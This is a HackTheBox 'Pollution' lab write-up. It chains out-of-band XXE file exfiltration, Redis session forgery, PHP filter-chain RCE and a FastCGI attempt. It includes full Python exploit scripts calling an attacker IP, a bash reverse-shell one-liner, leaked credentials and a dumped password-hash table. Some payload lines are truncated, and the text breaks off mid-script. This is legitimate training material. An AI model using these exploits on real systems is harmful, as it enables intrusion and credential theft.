> For the complete documentation index, see [llms.txt](https://ajaykumar-kanthi.gitbook.io/write-ups/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://ajaykumar-kanthi.gitbook.io/write-ups/hackthebox-cwes-track/htb-pollution.md).
# HTB - Pollution
## Enumeration and Foothold
```powershell
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open http Apache httpd 2.4.54 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
### HTTP
browsing to port 80 reveals a application called collect.
Scrolling down to the contact page, the domain name of the application is revealed.
add the domain collect.htb to hosts file. Also, contact form is static nothing to exploit here.
log in page redirects to sign-in and a link to register account.
Weak credentials like admin : admin do not work here.
Also the login form is not vulnerable to SQL injection.
That said i will register an account and investigated the functionality further.
once registered we are redirected to login page. with the registered account we can login to the application.
nothing interesting here too.
with this info, i have searched for any hidden subdomains using ffuf which resulted in two hidden vhosts forum and developers.
add the both domains to hosts file `/etc/passwd`.

Browsing to `developers.collect.htb` reveals a sign-in page.
We don’t have any credentials for now, can back after later.
Also, browsing to `forum.collect.htb` reveals public forum for employees of `collect.htb`
Found a proxy history file in forums.
need an account to download the file.
The attachment `proxy_history.txt` (obtained from victor's forum post, thread "I had problems with the Pollution API") turned out to be a Burp Suite exported request history (XML format) rather than a plain text log. It captured victor's browsing session while he was testing/debugging the Pollution API against `collect.htb`.
**Key Findings from the `proxy_history.txt` file**
Hidden admin escalation endpoint
```powershell
POST http://collect.htb/set/role/admin
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=r8qne20hig1k3li6prgk91t3j
token=ddac62a282545861001277727cb397baf
```
* Response: `302 Found` → `Location: /home`
* Reveals a previously unknown endpoint on the main `collect.htb` site that grants admin role given a valid session + a `token` parameter.
* The captured token is from Sept 2022 and won't be valid for a fresh box instance, but the endpoint structure and parameter name are confirmed.
* Strongly suggests a `JWT-related` thread on the forum (`tid=3, "jsonwebtoken`", posted by victor) explains how this token is generated/obtained — worth reading next.
**Internal back end service on port 3000**
```powershell
POST http://127.0.0.1:3000/auth/login
Content-Type: application/x-www-form-urlencoded (mismatched!)
Body: {"username":"user","password":"pass"}
```
* Response: `{"Status":"Parameters not found"}`
* Confirms an `Express.js` API back end listening on **localhost:3000** not directly reachable externally, likely proxied by `developers.collect.htb` or reachable only from the host itself.
* The request failed because the `Content-Type` header said `x-www-form-urlencoded` but the body was actually JSON this directly corroborates sysadmin's forum post advising the content-type needs to be `application/json`.
* Take-away: any future login/API test against this service must send a real JSON body **and** set `Content-Type: application/json`.
**Homepage content (collect.htb root)**
* Confirms the Pollution API is a genuine in-development feature.
* States that to use the API, one must **register on the main website** (`collect.htb`, not the forum) this is a separate registration flow from the MyBB forum account.
Using the token from the proxy file and sending a POST request to the endpoint `http://collect.htb/set/role/admin` redirects to the `/admin` endpoint.
Gives access to the admin panel and the administration page have a user register link.
we can try registering a user and capture the request through burp suite to investigate the requests being made.
`/api` is a server-side proxy that takes this XML, parses it, and forwards the `method/uri`/user data internally very likely to the 127.0.0.1:3000 Express back end we found earlier in the proxy history (`/auth/login`, and now apparently `/auth/register` too).
This is a textbook setup for XXE, since the server is parsing attacker controlled XML before using its contents.
### Blind XXE
Trying to read `/etc/passwd` results in error.
the XXE entity substitution **worked**. The `&xxe;` was replaced with the actual contents of `/etc/passwd` before the resulting document got converted to JSON and forwarded to the internal Node/Express backend. The crash itself confirms two very useful things:
1. **XXE is live and functional** file contents from the server got substituted into your payload.
2. **Backend source path leaked**: `/root/pollution_api/` so the Node app + `node_modules` live under `/root/pollution_api` on the target. Running as root, likely.
The JSON parse error is just a side-effect: the raw `/etc/passwd` content (with colons, newlines) broke the JSON when the XML→JSON conversion tried to embed it unescaped into a JSON string — so we're not seeing the file content directly, just proof it was substituted.
To actually read file contents reliably, avoid in-band JSON breakage use out-of-band (OOB) exfiltration instead:
```powershell
">
%eval;
%exfil;
```
reading the Apache vhost config will reveal exactly where developers.collect.htb's files live on disk, which we can then target directly.
update the `evil.dtd` file
```powershell
">
%eval;
%exfil;
```
reading the config file for `developers.collect.htb`
```powershell
">
%eval;
%exfil;
```
AuthUserFile : `/var/www/developers/.htpasswd`
Lets try reading the file where we may find any credentials.
```powershell
">
%eval;
%exfil;
```
we can use john to crack the hash.
```powershell
r0cket (developers_group)
```
Now that we have credentials, we can use those to login via `developers.collect.htb`
successful login reveals another login.php page
The login page is not vulnerable to SQL injection.
With that we can use the LFI via XXE vulnerability to read the index.php file source code.
Since, this process involves updating the `evil.dtd` file andd manually sending the request every times instead i will use this custom python script to automate the process.
Note : Thanks to Claude LOL.....!!!
```powershell
#!/usr/bin/env python3
"""
XXE OOB File Reader for collect.htb
Usage: python3 xxe_read.py
Example: python3 xxe_read.py /etc/passwd
"""
import sys
import threading
import base64
import requests
import urllib.parse
from http.server import HTTPServer, BaseHTTPRequestHandler
# ─────────────────────────────────────────────
# CONFIG — update these if anything changes
# ─────────────────────────────────────────────
ATTACKER_IP = "10.10.14.49"
ATTACKER_PORT = 8888
TARGET_URL = ""
SESSION_COOKIE = "ou30kv5pufi151cp0bk822c3f7" # update if session expires
# ─────────────────────────────────────────────
# Global to store the captured base64 data
captured_data = None
server_ready = threading.Event()
class XXEHandler(BaseHTTPRequestHandler):
"""Handles two types of requests from the target:
1. GET /evil.dtd → serves the malicious DTD
2. GET /? → captures the exfiltrated file content
"""
def do_GET(self):
global captured_data
# ── Serve the DTD ──────────────────────────────────
if self.path == "/evil.dtd":
file_to_read = self.server.file_to_read
dtd = (
f'\n'
f'">\n'
f'%eval;\n'
f'%exfil;\n'
)
self.send_response(200)
self.send_header("Content-Type", "text/xml")
self.end_headers()
self.wfile.write(dtd.encode())
print(f" [*] Served evil.dtd to {self.client_address[0]}")
# ── Capture exfiltrated data ───────────────────────
elif self.path.startswith("/?") and len(self.path) > 2:
raw = self.path[2:] # strip '/?'
# URL-decode in case spaces/+ got encoded
raw = urllib.parse.unquote_plus(raw)
captured_data = raw
self.send_response(200)
self.end_headers()
print(f" [*] Received exfiltrated data ({len(raw)} bytes base64)")
else:
self.send_response(404)
self.end_headers()
def log_message(self, format, *args):
pass # suppress default access log noise
def start_server(file_to_read):
"""Start HTTP server in a background thread."""
server = HTTPServer(("0.0.0.0", ATTACKER_PORT), XXEHandler)
server.file_to_read = file_to_read
server.timeout = 30 # stop waiting after 30s
server_ready.set()
# Handle up to 3 requests (dtd fetch + data fetch + maybe retry)
for _ in range(3):
server.handle_request()
server.server_close()
def send_xxe_payload():
"""Send the XXE payload to collect.htb /api endpoint."""
xml = (
''
f'%xxe;]>'
'POST/auth/register'
'testtest'
)
payload = urllib.parse.quote(xml, safe='')
body = f"manage_api={payload}"
headers = {
"Content-Type": "application/x-www-form-urlencoded",
"Cookie": f"PHPSESSID={SESSION_COOKIE}",
"Referer": "",
"User-Agent": "Mozilla/5.0",
"Accept": "*/*",
"Origin": "",
}
try:
r = requests.post(TARGET_URL, data=body, headers=headers,
allow_redirects=False, timeout=15)
print(f" [*] POST /api → HTTP {r.status_code}")
except requests.RequestException as e:
print(f" [!] Request failed: {e}")
def main():
if len(sys.argv) < 2:
print("Usage: python3 xxe_read.py ")
print("Example: python3 xxe_read.py /etc/passwd")
print(" python3 xxe_read.py /var/www/developers/login.php")
sys.exit(1)
file_to_read = sys.argv[1]
print(f"\n[+] Target file : {file_to_read}")
print(f"[+] Listener : {ATTACKER_IP}:{ATTACKER_PORT}")
print(f"[+] Target : {TARGET_URL}\n")
# Start HTTP server in background thread
t = threading.Thread(target=start_server, args=(file_to_read,), daemon=True)
t.start()
server_ready.wait()
print("[*] Listener started — sending XXE payload...")
# Send the XXE trigger
send_xxe_payload()
# Wait for the server thread to finish (max ~30s)
t.join(timeout=35)
# Decode and display result
if captured_data:
try:
# The base64 might be URL-encoded or have padding issues
b64 = captured_data.strip().replace(" ", "+")
# Fix padding if needed
b64 += "=" * (4 - len(b64) % 4)
decoded = base64.b64decode(b64).decode("utf-8", errors="replace")
print("\n" + "═" * 60)
print(f" FILE: {file_to_read}")
print("═" * 60)
print(decoded)
print("═" * 60)
except Exception as e:
print(f"\n[!] Failed to decode base64: {e}")
print(f"[*] Raw base64 received:\n{captured_data}")
else:
print("\n[!] No data received — possible reasons:")
print(" • Session cookie expired (update SESSION_COOKIE in script)")
print(" • File does not exist at that path")
print(" • Firewall blocked outbound connection on this port")
print(f" • Try a different port (current: {ATTACKER_PORT})")
if __name__ == "__main__":
main()
```
First, i will try reading the index.php file.
```powershell
┌──(ajay㉿kali)-[~]
└─$ python3 xxe_read.py /var/www/developers/index.php
[+] Target file : /var/www/developers/index.php
[+] Listener : 10.10.14.49:8888
[+] Target :
[*] Listener started — sending XXE payload...
[*] Served evil.dtd to 10.129.228.126
[*] Received exfiltrated data (1176 bytes base64)
[*] POST /api → HTTP 200
════════════════════════════════════════════════════════════
FILE: /var/www/developers/index.php
════════════════════════════════════════════════════════════
Developers Collect
```powershell
Redis Password: COLLECTR3D1SPASS
Redis Host: localhost:6379
```
The bootstrap file leaked the credentials for redis server.
### Redis
Log in via redis server revealed session keys.
the session keys look like deserialised data.
The `index.php` checks for `$_SESSION['auth']` which is `True/False`, not the `role` field.
The session data format is wrong. Looking at the code, it expects:
`$_SESSION['auth'] == True`
But our session has:
`username|s:4:"ajay";role|s:5:"admin";`
The session needs `auth` set to `True` (which is stored as `b:1` in PHP serialisation):
```powershell
# Update the admin session with proper auth
SET "PHPREDIS_SESSION:ou30kv5pufi151cp0bk822c3f7" "auth|b:1;username|s:4:\"ajay\";role|s:5:\"admin\";"
```
next replace the session key on the web page and refresh the page.
This on refresh redirects to the home page bypassing login page.
The `index.php` file revealed a LFI vulnerability earlier in page parameter.
### LFI in developers.collect.htb
we can use the php wrappers to read the login.php
decoding the base64 output results in:
```powershell
set_charset('utf8mb4');
$db->options(MYSQLI_OPT_INT_AND_FLOAT_NATIVE, 1);
if (isset($_POST['username']) && !empty($_POST['username']) && isset($_POST['password']) && !empty($_POST['password'])) {
$stmt = $db->prepare("SELECT * FROM users where username=?");
$stmt->bind_param("s", $_POST['username']);
$stmt->execute();
$result = $stmt->get_result();
$row = $result->fetch_object();
if ($row && $row->username == $_POST['username'] && $row->password == md5($_POST['password'])) {
$_SESSION['username'] = $_POST['username'];
$_SESSION['auth'] = True;
die(header('Location: /'));
}
}
?>
```
the login file has database credentials
that said hacktricks has a method where php filters are used to get RCE.
### PHP Filter Injection -> RCE
based on the script mentioned in hacktricks page, created a custom poc for this particular method to give rce.
```powershell
import requests
import sys
# Your target
url = ""
# Take command from command line argument, or use default
command = sys.argv[1] if len(sys.argv) > 1 else "id"
file_to_use = "php://temp"
# Payload:
base64_payload = "PD89YCRfR0VUWzBdYDs7Pz4"
conversions = {
'R': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.MAC.UCS2',
'B': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UTF16.EUCTW|convert.iconv.CP1256.UCS2',
'C': 'convert.iconv.UTF8.CSISO2022KR',
'8': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2',
'9': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.ISO6937.JOHAB',
'f': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L7.SHIFTJISX0213',
's': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L3.T.61',
'z': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.L7.NAPLPS',
'U': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.CP1133.IBM932',
'P': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.UCS-2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.857.SHIFTJISX0213',
'V': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.UCS-2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.851.BIG5',
'0': 'convert.iconv.UTF8.CSISO2022KR|convert.iconv.ISO2022KR.UTF16|convert.iconv.UCS-2LE.UCS-2BE|convert.iconv.TCVN.UCS2|convert.iconv.1046.UCS2',
'Y': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.ISO-IR-111.UCS2',
'W': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.851.UTF8|convert.iconv.L7.UCS2',
'd': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.ISO-IR-111.UJIS|convert.iconv.852.UCS2',
'D': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.SJIS.GBK|convert.iconv.L10.UCS2',
'7': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.EUCTW|convert.iconv.L4.UTF8|convert.iconv.866.UCS2',
'4': 'convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.CSISO2022KR|convert.iconv.UCS2.EUCTW|convert.iconv.L4.UTF8|convert.iconv.IEC_P271.UCS2'
}
# Generate the filter chain
filters = "convert.iconv.UTF8.CSISO2022KR|"
filters += "convert.base64-encode|"
filters += "convert.iconv.UTF8.UTF7|"
for c in base64_payload[::-1]:
filters += conversions[c] + "|"
filters += "convert.base64-decode|"
filters += "convert.base64-encode|"
filters += "convert.iconv.UTF8.UTF7|"
filters += "convert.base64-decode"
final_payload = f"php://filter/{filters}/resource={file_to_use}"
# Your request with cookies and auth
cookies = {
'PHPSESSID': 'ou30kv5pufi151cp0bk822c3f7'
}
headers = {
'Authorization': 'Basic ZGV2ZWxvcGVyc19ncm91cDpyMGNrZXQ='
}
params = {
"0": command,
"page": final_payload
}
try:
r = requests.get(url, params=params, cookies=cookies, headers=headers, timeout=60)
# Extract just the command output from the response
output = r.text
# Find the content between tags
if '' in output:
# Extract content between main tags
start = output.find('')
if start != -1 and end != -1:
# Get the main content
main_content = output[start:end+7]
# Remove HTML tags to get clean output
import re
clean_output = re.sub(r'<[^>]+>', '', main_content)
# Remove extra whitespace and newlines
clean_output = clean_output.strip()
# Remove the garbage at the end (������>==�@C)
# Find where the actual command output ends
lines = clean_output.split('\n')
clean_lines = []
for line in lines:
# Skip lines that are just garbage
if line and not all(ord(c) > 127 or c in '>=�@C' for c in line):
clean_lines.append(line)
clean_output = '\n'.join(clean_lines)
if clean_output:
print(clean_output)
else:
# If clean extraction fails, print everything
print(r.text)
else:
print(r.text)
else:
print(r.text)
except Exception as e:
print(f"Error: {e}")
```
with the command execution confirmed i will use this to get rce.
```powershell
python3 rce.py "bash -c 'bash -i >& /dev/tcp/10.10.14.49/4444 0>&1'"
```
## Shell as www-data
next step is to stabilise the shell.
```powershell
www-data@pollution:~/developers$ python3 -c 'import pty; pty.spawn("/bin/bash")'
### Enumerating mysql database
```powershell
www-data@pollution:~/developers$ mysql -u webapp_user -p'Str0ngP4ssw0rdB*12@1' -e "SELECT * FROM forum.mybb_users;"
mysql -u webapp_user -p'Str0ngP4ssw0rdB*12@1' -e "SELECT * FROM forum.mybb_users;"
+-----+---------------------+----------------------------------+----------+----------------------------------------------------+------------------+---------+-----------+--------+------------------+------------+-----------+------------------+--------------+-----------+------------+------------+------------+------------+---------+-----+-------+--------+----------+-----------------+-----------+--------------+-----------+--------------------+-----------+------------+------------------+----------+----------+-----------------+-------------------+------------+------------+------------+----------+-------------+----------------+--------------+-----+-----+-----------+------------+------------+----------+-----+---------------+-----------+------------+-------+------+----------+------------+------------+---------------------------------+---------+----------+-----------+------------+-------+--------+----------+------------+-----------------+----------+-----------+---------------+---------------+----------------+----------------+----------------+------------------+----------------+-----------+----------------+---------------+--------------------+-----------+--------------+
| uid | username | password | salt | loginkey | email | postnum | threadnum | avatar | avatardimensions | avatartype | usergroup | additionalgroups | displaygroup | usertitle | regdate | lastactive | lastvisit | lastpost | website | icq | skype | google | birthday | birthdayprivacy | signature | allownotices | hideemail | subscriptionmethod | invisible | receivepms | receivefrombuddy | pmnotice | pmnotify | buddyrequestspm | buddyrequestsauto | threadmode | showimages | showvideos | showsigs | showavatars | showquickreply | showredirect | ppp | tpp | daysprune | dateformat | timeformat | timezone | dst | dstcorrection | buddylist | ignorelist | style | away | awaydate | returndate | awayreason | pmfolders | notepad | referrer | referrals | reputation | regip | lastip | language | timeonline | showcodebuttons | totalpms | unreadpms | warningpoints | moderateposts | moderationtime | suspendposting | suspensiontime | suspendsignature | suspendsigtime | coppauser | classicpostbit | loginattempts | loginlockoutexpiry | usernotes | sourceeditor |
+-----+---------------------+----------------------------------+----------+----------------------------------------------------+------------------+---------+-----------+--------+------------------+------------+-----------+------------------+--------------+-----------+------------+------------+------------+------------+---------+-----+-------+--------+----------+-----------------+-----------+--------------+-----------+--------------------+-----------+------------+------------------+----------+----------+-----------------+-------------------+------------+------------+------------+----------+-------------+----------------+--------------+-----+-----+-----------+------------+------------+----------+-----+---------------+-----------+------------+-------+------+----------+------------+------------+---------------------------------+---------+----------+-----------+------------+-------+--------+----------+------------+-----------------+----------+-----------+---------------+---------------+----------------+----------------+----------------+------------------+----------------+-----------+----------------+---------------+--------------------+-----------+--------------+
| 1 | administrator_forum | b254efc2c5716af2089ffeba1abcbf30 | DFFbL50R | A0y92JQgmcgWYD58HJ60DiiCt3P99x8OZfvOxEPwJLmqOeSOwW | admin@mail.com | 0 | 0 | | | 0 | 4 | | 0 | | 1661611093 | 1666217703 | 1666217703 | 1661636901 | | | | | | all | | 1 | 0 | 0 | 0 | 1 | 0 | 1 | 1 | 1 | 0 | | 1 | 1 | 1 | 1 | 1 | 1 | 0 | 0 | 0 | | | 0 | 0 | 0 | | | 0 | 0 | 0 | | | 0**$%%$1**$%%$2**$%%$3**$%%$4** | | 0 | 0 | 0 | | �� | | 4386 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 0 | | 0 |
| 2 | john | e1ec52d73242b78fdee6be117569b602 | UsWOsbCe | l7aOWBckgI4ftj2l4DOiStHdbBvGd7yTMQq1S3o9MKxjStGsIs | john@mail.com | 5 | 2 | | | | 5 | | 0 | | 1661614233 | 1666217771 | 1666217771 | 1666217738 | | 0 | | | | all | | 1 | 0 | 0 | 0 | 1 | 0 | 1 | 0 | 1 | 0 | | 1 | 1 | 1 | 1 | 1 | 1 | 0 | 0 | 0 | | | 0 | 0 | 2 | | | 0 | 0 | 0 | 0 | | 0**$%%$1**$%%$2**$%%$3**$%%$4** | | 0 | 0 | 0 | | �� | | 1172 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 0 | | 0 |
| 3 | victor | b454fd07d44b27f1d528efba841c9717 | Guls6xA8 | AWph5kNlnypMrABiGwuDd7wsx2hpIrGkekB9npwYebdwIjNFwn | victor@mail.com | 4 | 2 | | | | 2 | | 0 | | 1661619857 | 1666214661 | 1666214661 | 1666210063 | | 0 | | | | all | | 1 | 0 | 0 | 0 | 1 | 0 | 1 | 0 | 1 | 0 | | 1 | 1 | 1 | 1 | 1 | 1 | 0 | 0 | 0 | | | 0 | 0 | 2 | | | 0 | 0 | 0 | 0 | | 0**$%%$1**$%%$2**$%%$3**$%%$4** | | 0 | 0 | 0 | | �� | | 3323 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 0 | | 0 |
| 4 | sysadmin | 477a429cddfc475b9100958cae9204b1 | 3aUhiPN0 | yZbtQ4Q43aIKHpUILPJh3BI1hhV6PJxMfnrZNAhoCYQmLIP9Ha | sys@mail.com | 5 | 1 | | | | 2 | | 0 | | 1661620712 | 1666214844 | 1666214844 | 1666214767 | | 0 | | | | all | | 1 | 0 | 0 | 0 | 1 | 0 | 1 | 0 | 1 | 0 | | 1 | 1 | 1 | 1 | 1 | 1 | 0 | 0 | 0 | | | 0 | 0 | 2 | | | 0 | 0 | 0 | 0 | | 0**$%%$1**$%%$2**$%%$3**$%%$4** | | 0 | 0 | 0 | | �� | | 1979 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 0 | | 0 |
| 5 | jeorge | 5d13d9d4b1f368280b8426800a85702e | 7HINOv17 | JB39phsqZZD1uzYnlhRB6WenutT4vC50by83RY9A4SuM0hSVJS | jeorge@mail.com | 2 | 1 | | | | 2 | | 0 | | 1661621300 | 1666217519 | 1666217519 | 1666217513 | | 0 | | | | all | | 1 | 0 | 0 | 0 | 1 | 0 | 1 | 0 | 1 | 0 | | 1 | 1 | 1 | 1 | 1 | 1 | 0 | 0 | 0 | | | 0 | 0 | 2 | | | 0 | 0 | 0 | 0 | | 0**$%%$1**$%%$2**$%%$3**$%%$4** | | 0 | 0 | 0 | | �� | | 1129 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 0 | | 0 |
| 8 | lyon | 5eab3ec757f8352597ab74361fda8bcc | glx7Hpzh | 8XGZZ4fr2JRedE3RTrQvfJBeXz6tBPq4tuHkQcN3ocxDz09Oby | lyon@collect.htb | 1 | 0 | | | | 2 | | 0 | | 1666217834 | 1666225615 | 1666225615 | 1666217869 | | 0 | | | | all | | 1 | 0 | 0 | 0 | 1 | 0 | 1 | 0 | 1 | 0 | | 1 | 1 | 1 | 1 | 1 | 1 | 0 | 0 | 0 | | | 0 | 0 | 2 | | | 0 | 0 | 0 | 0 | | 0**$%%$1**$%%$2**$%%$3**$%%$4** | | 0 | 0 | 0 | �� | �� | | 183 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | | 0 |
| 6 | jane | 972470c4c1a3f53029e56007abcf39fc | YGjmCmvg | j15Em76H0nxL9EXIC4k4aw1KiJK7DS5bE9cQ33rmqHTBWokBc7 | jane@mail.com | 2 | 2 | | | | 2 | | 0 | | 1663884384 | 1666217286 | 1666217286 | 1666217247 | | 0 | | | | all | | 1 | 0 | 0 | 0 | 1 | 0 | 1 | 0 | 1 | 0 | | 1 | 1 | 1 | 1 | 1 | 1 | 0 | 0 | 0 | | | 0 | 0 | 2 | | | 0 | 0 | 0 | 0 | | 0**$%%$1**$%%$2**$%%$3**$%%$4** | | 0 | 0 | 0 | �� | �� | | 942 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 0 | | 0 |
| 7 | karldev | 285127d01d188c8827c9fded33bf6f9e | KUWyAcfh | xvGZvc0b0ReCHDDJQuolVSC4r7GebsPYTlWghoNUkYT20Fp9H3 | karldev@mail.com | 4 | 1 | | | | 2 | | 0 | | 1663990214 | 1666217438 | 1666217438 | 1666217398 | | 0 | | | | all | | 1 | 0 | 0 | 0 | 1 | 0 | 1 | 0 | 1 | 0 | | 1 | 1 | 1 | 1 | 1 | 1 | 0 | 0 | 0 | | | 0 | 0 | 2 | | | 0 | 0 | 0 | 0 | | 0**$%%$1**$%%$2**$%%$3**$%%$4** | | 0 | 0 | 0 | �� | �� | | 1096 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 1 | 0 | | 0 |
| 9 | ajay | 546f3f0693f391f49aa3a763f166df45 | a0bmOXoI | F9dmbmRkActwONTAHYTLqG9kxUgCIzmz8Hlmpjs6BbXZV7zJN7 | ajay@gmail.com | 0 | 0 | | | | 2 | | 0 | | 1786043379 | 1786043408 | 1786043379 | 0 | | 0 | | | | all | | 1 | 0 | 0 | 0 | 1 | 0 | 1 | 0 | 1 | 0 | | 1 | 1 | 1 | 1 | 1 | 1 | 0 | 0 | 0 | | | 0 | 0 | 2 | | | 0 | 0 | 0 | 0 | | 0**$%%$1**$%%$2**$%%$3**$%%$4** | | 0 | 0 | 0 |
1 |
1 | | 29 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | | 0 |
+-----+---------------------+----------------------------------+----------+----------------------------------------------------+------------------+---------+-----------+--------+------------------+------------+-----------+------------------+--------------+-----------+------------+------------+------------+------------+---------+-----+-------+--------+----------+-----------------+-----------+--------------+-----------+--------------------+-----------+------------+------------------+----------+----------+-----------------+-------------------+------------+------------+------------+----------+-------------+----------------+--------------+-----+-----+-----------+------------+------------+----------+-----+---------------+-----------+------------+-------+------+----------+------------+------------+---------------------------------+---------+----------+-----------+------------+-------+--------+----------+------------+-----------------+----------+-----------+---------------+---------------+----------------+----------------+----------------+------------------+----------------+-----------+----------------+---------------+--------------------+-----------+--------------+
www-data@pollution:~/developers$
```
The database forum has a table `mybb_users` which had user hashes but none them were crackable against `rockyou.txt`
there is only one user directory in home : victor
looking at the processes oof victor revealed he is running `php-fpm`.
Even root runs separate master process .
looking at the `victor.conf` pool file revealed victor pool is listening on port 9000 on localhost.
```powershell
user = victor
group = victor
listen = 127.0.0.1:9000
```
hacktricks has page to pentest fastcgi
{% embed url="" %}
the first thing, i have done is to see if we can connect to port 9000 which was confirmed.
Below is the poc listed in hacktricks
```powershell
#!/bin/bash
PAYLOAD="';"
FILENAMES="/var/www/public/index.php" # Exisiting file path
HOST=$1
B64=$(echo "$PAYLOAD"|base64)
for FN in $FILENAMES; do
OUTPUT=$(mktemp)
env -i \
